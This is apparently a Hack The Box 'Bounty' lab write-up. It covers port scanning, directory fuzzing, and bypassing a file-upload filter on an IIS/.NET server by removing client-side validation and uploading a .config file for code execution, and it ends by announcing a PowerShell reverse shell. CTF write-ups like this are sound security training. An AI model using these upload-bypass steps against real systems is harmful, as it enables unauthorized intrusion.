HTB Bounty: File Upload to System via Chimichurri
Web Shell Upload via Chimichurri
For Linux-side examples of the same upload-to-webshell technique, compare HTB Nibbles: File Upload to Root and HTB Bank: Chasing Balance Transfers to Root Shell.
System Access and Post-Exploitation

Add ip address of the target machine to /etc/hosts
nano /etc/hosts
Continue with port scan:

nmap -sC -sV -p- --min-rate 10000
Just because not to make overkill NSE script scans, I simply use default scripts, service discovery and full scope scan with 10000 rate.
Most probably running on .NET framework based on the web server type.
Well let's conduct fuzzing operation to correlated web server instance ->
dirsearch -u http://bounty.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt -t 50
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://bounty.htb/FUZZ

These are the potential endpoints that I found so far ->
[01:41:19] 301 -  155B  - /aspnet_client  ->  http://bounty.htb/aspnet_client/
[01:41:21] 301 -  155B  - /uploadedfiles  ->  http://bounty.htb/uploadedfiles/
[01:41:22] 301 -  155B  - /uploadedFiles  ->  http://bounty.htb/uploadedFiles/
[01:41:27] 301 -  155B  - /UploadedFiles  ->  http://bounty.htb/UploadedFiles/
[01:41:29] 301 -  155B  - /Aspnet_client  ->  http://bounty.htb/Aspnet_client/
[01:41:38] 301 -  155B  - /aspnet_Client  ->  http://bounty.htb/aspnet_Client/
[01:41:56] 301 -  155B  - /ASPNET_CLIENT  ->  http://bounty.htb/ASPNET_CLIENT
Because we are dealing with .NET lets try .asp, .aspx extension files.

gobuster dir -r -u http://bounty.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x ".asp,aspx"
Observe there were another endpoint seem open:
File upload can be seen below:

However, .aspx reverse shell does not work upon here

However, file type was not allowed on the FileUpload1 form. Moreover, I discovered a client-side filter on source code of the page.

I began to bypass client-side filter by removing onclick javascript method on html
<input type="submit" name="btnUpload" value="Upload" onclick="return ValidateFile();" id="btnUpload">


<input type="submit" name="btnUpload" value="Upload" id="btnUpload">

However, it did not work lets instantiate with BurpSuite ->
I altered extension type to add .jpg and bypassed successfully
Well there was a clue on hacktricks about file upload:

HackTricks suggests uploading files in below:
Test executable file extensions:

- asp
- aspx
- config
- php
aspx and asp already did not work.
I will try respectively each of them ->
php also did not work. However, .config file successfully worked.

It works successfully

Lets move a powershell rev shell connection.
